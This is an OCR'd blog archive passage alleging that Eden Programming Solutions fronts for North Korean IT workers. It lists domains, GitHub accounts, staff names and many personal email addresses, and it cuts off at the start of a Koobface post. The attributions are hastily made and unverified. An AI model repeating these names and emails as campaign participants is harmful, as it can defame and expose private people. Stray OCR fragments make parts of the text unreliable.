
An image is worth a thousand words. Law Enforcement is also. These are the dipshits that kidnapped me. Period.


90
SPORTS WEAR




WU-TANG
PUMA



ДИПЛОМА
ДИПЛОМА





QUIKSILVER
FIX


EXIT



БАЗАР ЗА СУВЕНИРИ
ЗАКУСКИ
ЦИГАРИ



Exposing North Korea's IT Worker's Eden Programming Solutions WMD-Funding IT Services and Solutions Franchise - An Overview - 2023-10-22 20:24



Jessus. This just in and I think I "did it" and I might even apply fore the Rewards for Justice program second time in a row this time believe it or on North Korea's WMD program in terms of tracking down North Korean IT workers that appear to have launched massive domain farms and are actively recruiting in the field of developers and IT workers to build mobile applications and web sites where the amount at least according to the U.S Government goes to fund their WMD program.
In this analysis which I did in less than two hours time I'll expose the entire domain portfolio of North Korea's IT workers that are busy franchising across the glove potentially funding North Korea's WMD program at least according to the U.S Government and will offer in-depth peek inside their Internet-connected infrastructure.



hxxp://edenprogram.com
eden201621@gmail.com
eden.company123@gmail.com

Team

Alex Banks
Anastasiia Belenok
Isaac Hunter
James Baker
Mark Rober
Mason Church
Tony Stewart

Alex Banks
alexbgit80k

Follow

Anastasiia Belenok
anastas-bel

Follow

Chris B
chris-bgit

Follow

Eden
Eden2016

Follow

Isaac Hunter
ishunter216

Follow

James Baker
jbaker-git

Follow

Mark Rober
mark-rober21

Follow

Mason Church
mchurch21

Follow

Tony Stewart
tonyS2013

Follow


EXPERT

Meet the Team

Michael King
Lead Developer

Nick Abbate
Lead iOS & Android Developer

Tony Stewart
Full stack Mobile Developer

Claude Roberson
Full stack web developer

Tony Freeman
ASP.NET & C# Expert

Dmitriy Anisimov
Senior mobile developer


Samuel Agrebi
Senior mobile & web developer

Ricardo Salazar
Senior UI/UX Designer

David Nash
Cryptocurrency developer

Pedro Ortega
Blockchain Expert

Stanislav Cherneha



НЭТК Информационные системы & Программирование
27 May 2022 at 7:30 pm


Всем добрый вечер😊!
Вот и опять настал тот вечер, когда пришла пора читать о людях которые нам интересны, о которых приятно вспоминать. Именно поэтому продолжаем рубрику #Выпускники нашей специальности.
Кстати, точно знаем, что вы с нетерпением ждете наших вечерних выпусков! Ведь именно этими людьми мы гордимся и с нетерпением ждем встречи! Не задерживаемся и читаем😉...
❗ И так это было не очень давно и мы помним этого человека. Выпускник 2019 года Клопов Артур. В годы учебы Артур был участником олимпиад и конкурсов по программированию и всегда защищал честь специальности #Информационные_системы, и всего Нижегородского экономико-технологического колледжа.
❗ На сегодняшний день живет в Нижнем Новгороде.
❗ Учится в Нижегородском государственном архитектурно-строительном университете, специальность "Программная инженерия", заочно.
❗ Как и в годы учебы продолжает работать программистом по удаленке.
❗ Работает на аутсорсе с несколькими компаниями, такими как:
- The Ready Games (https://ready.gg/);
- Ready Maker;
- Eden Programming Solutions (https://edenprogram.com/), но компания выступает посредником, а проекты под NDA;
- A-Games (https://a-games.fun/), с которой работал в последнее время: две игры на мобильные платформы.
❗ Языки программирования которые использует в работе: основной c# и java для написания плагинов для андройда, а objective-c для плагинов на ios, Rust.
✅ Ну наконец-то воскликнем: ТЫ Ж ПРОГРАММИСТ АРТУР😉!!!!
Ждем в гости и всегда рады видеть👍!!!!! ОБЯЗАТЕЛЬНО ПРОХОДИ ❗

hxxp://github.com/Eden-programming
hxxp://github.com/tonyS2013
hxxp://github.com/mchurch21
hxxp://github.com/mark-rober21
hxxp://github.com/jbaker-git
hxxp://github.com/ishunter216
hxxp://github.com/Eden2016
hxxp://github.com/chris-bgit
hxxp://github.com/anastas-bel
hxxp://github.com/alexbgit80k
hxxp://dribbble.com/eden_software
hxxp://www.guru.com/freelancers/eden-programming-solutions

Team

Michael King
Nick Abbate
Tony Stewart

Claude Roberson
Tony Freeman
Dmitriy Anisimov
Samuel Agrebi
Ricardo Salazar
David Nash
Pedro Ortega
Stanislav Cherneha
hxxp://www.linkedin.com/in/michael-moore-682a51189
Sample photos include:



Related domains known to have been involved in the campaign include:
hxxp://kncw.or.kr/
hxxp://urbis.com.py/
hxxp://www.cijef.com/
hxxp://www.mcc-consulting.net/
hxxp://www.nanosoft.ae/
hxxp://www.nimble-apps.com/
hxxp://www.scarletsoftware.com/
hxxp://www.seglico.com/
hxxp://www.strate.ae/
hxxp://www.techsoftco.xyz/
hxxp://www.tekrazor.com/
hxxp://www.urbis.com.py/

hxxp://www.virtualwarein.com/
hxxp://advanzetech.com/
hxxp://akubohr.com/
hxxp://amsoftwarefactory.com/
hxxp://apncoders.com/
hxxp://avadhmicrosystem.in/
hxxp://bafv.suavilaser.es/
hxxp://blis4.co.nz/
hxxp://chamados.com.br/
hxxp://edenprogram.com/
hxxp://finnovion.com/
hxxp://ft3.group/
hxxp://fts77.ru/
hxxp://hasanitsolution.netlify.app/
hxxp://informatic.cl/
hxxp://letsoft.org/
hxxp://manin-hood.com/
hxxp://maps.google.com/
hxxp://mobicom.io/
hxxp://nanosoft.ae/
hxxp://opticosenriquehurtado.es/
hxxp://palmas.app/
hxxp://pbd.co.il/
hxxp://ponybelle.com/
hxxp://pro-codes.com/
hxxp://purpleqube.com/
hxxp://rlspencerroofing.com/
hxxp://springshare.com/
hxxp://support.google.com/
hxxp://template.wbs-dvp.pro/
hxxp://tiiastechsolutions.com/
hxxp://to-be-technology.fr/
hxxp://translate.google.com/
hxxp://trivamwebsolutions.com/
hxxp://tsv.mots.go.th/
hxxp://vyzkumne-infrastruktury-test.vm.cesnet.cz/
hxxp://www.4dbuilds.co.uk/
hxxp://www.advanzetech.com/
hxxp://www.asset.org.uk/
hxxp://www.calco.dk/
hxxp://www.chamados.com.br/
hxxp://www.crm-masters.pl/
hxxp://www.cybernaptics.mu/
hxxp://www.daslos-studios.com/
hxxp://www.easypages.url.tw/
hxxp://www.emaildoctor.org/
hxxp://www.indiamart.com/
hxxp://www.informatic.cl/
hxxp://www.leoconcept.de/
hxxp://www.netsupportsoftware.cl/
hxxp://www.olbericsolutions.com/
hxxp://www.purpleqube.com/
hxxp://www.rfcvela.com/

hxxp://www.royalbrokerage.net/
hxxp://www.sims.com.br/
hxxp://www.toshalinfotech.com/
hxxp://www.valueworkx.com/
hxxp://www.waynesolutionsinc.com/
hxxp://www.zwimbaengineering.com/

Related personally identifiable email address accounts known to have been involved in the campaign include:

afahmy[.]pro-codes.com
henrique.lambert[.]hotmail.com
saint5121[.]yahoo.com
fastbone[.]fastmail.net
itdoonsolutions[.]gmail.com
meetchristopher[.]gmail.com
t.oriol[.]salesclic.com
asauma[.]tekrazor.com
dev[.]nimble-apps.com
drshmk[.]msn.com
shuki4tal[.]gmail.com
t.oriol[.]nimble-apps.com
yoenis.pantoja[.]gmail.com
a.fahmy[.]windowslive.com
kncw[.]chol.com
asauma99[.]yahoo.com
ubiktime[.]gmail.com
t_oriol[.]yahoo.fr
trivamwebsolutions[.]gmail.com
afahmy[.]ymail.com
rodrigo.madrid.a[.]gmail.com
leogar07[.]gmail.com
caseraghi[.]gmail.com
Dinesh[.]INDIAMART.COM
amine.benabou[.]gmail.com
purplequbess[.]gmail.com
skiran.pulidindi[.]gmail.com
info[.]chinacapital.com
cassio[.]evolua.com.br

Related personally identifiable email address accounts known to have been involved in the campaign include:


careers[.]advanzetech.com
Global-HR[.]advanzetech.com
contact[.]advanzetech.com
info[.]akubohr.com
info[.]amsoftwarefactory.com
pathsoft-support[.]gmail.com
kottenator[.]gmail.com
avadhsoft[.]gmail.com
avadhmicrosystem[.]gmail.com
support[.]blis4.co.nz
suporte[.]chamados.com.br
hello[.]finnovion.com
support[.]finnovion.com
info[.]fts77.ru

ventas[.]informatic.cl
info[.]manin-hood.com
optica[.]opticosenriquehurtado.es
info[.]ponybelle.com
a.fahmy[.]windowslive.com
hello[.]purpleqube.com
info[.]rlspencerroofing.com
sales[.]springshare.com
info[.]springshare.com
support[.]springshare.com
asxvmprobertest[.]gmail.com
info[.]infinitetiias.com
contact[.]to-be-technology.fr
info[.]urbis.com.py
web[.]vyzkumne-infrastruktury.cz
kontakt[.]calco.dk
info[.]demolink.org
mail[.]demolink.org
cijef[.]cijef.com
office[.]crm-masters.pl
info[.]daslos-studios.com
support[.]emaildoctor.org
sales[.]emaildoctor.org
info[.]seglico.com
contacto[.]mcc-cons.com
contacto[.]mcc-consulting.net
sales[.]nanosoft.ae
info[.]nanosoftengineers.com
info[.]nanosoft.sg
info[.]midcoKuwait.com
info[.]facilitazis.com
enquiry[.]nanosoft.ae
info[.]olbericsolutions.com
info[.]federacioncanariadevela.org
Info[.]royalbrokerage.net
info[.]scarletsoftware.com
support[.]scarletsoftware.com
gabriel[.]seglico.com
contato[.]sims.com.br
corporate[.]strate.ae
job[.]strate.ae
privacy[.]strate.ae
sales[.]tekrazor.com
contactus[.]toshalinfotech.com
info[.]virtualwarein.com
contact[.]virtualwarein.com
customersuccess[.]waynesolutionsinc.com
support[.]waynesolutionsinc.com
privacy[.]demolink.org
duvida[.]chamados.com.br
comercial[.]chamados.com.br
problema[.]chamados.com.br
outros[.]chamados.com.br

dpo[.]evolua.com.br
suporte[.]evolua.com.br
info[.]maninhood.com
info[.]inetss.com
mail[.]demolimk.org
info[.]demolimk.org
privacy[.]springshare.com
jobs[.]springshare.com
Stay tuned!

2023 - 11

Where Is Anton Nikolaevich Korotchenko (Антон Николаевич Коротченко) Also Known as Koobface Botnet Master KrotReal? - Part Two - 2023-11-09 01:07



facebook
Security

Facebook Security's Notes

Get Notes via RSS

Facebook's Continued Fight Against Koobface

by Facebook Security on Tuesday, January 17, 2012 at 9:09am

It has almost been a year since we gave you our last update on the Koobface virus. After more than 3 years and numerous hours of working closely with industry leaders, the security community, and law enforcement, we are pleased to announce that Facebook has been free of infections for over 9 months.

Today, Koobface is still impacting other web properties and continues to threaten security for Internet users across the globe. While we have been able to keep Koobface off Facebook, we won't declare victory against the virus until its authors are brought to justice. We feel it is the interest of everyone online to work with law enforcement and the larger security community to identify the gang and see the full force of law brought to bear against those who have made millions in 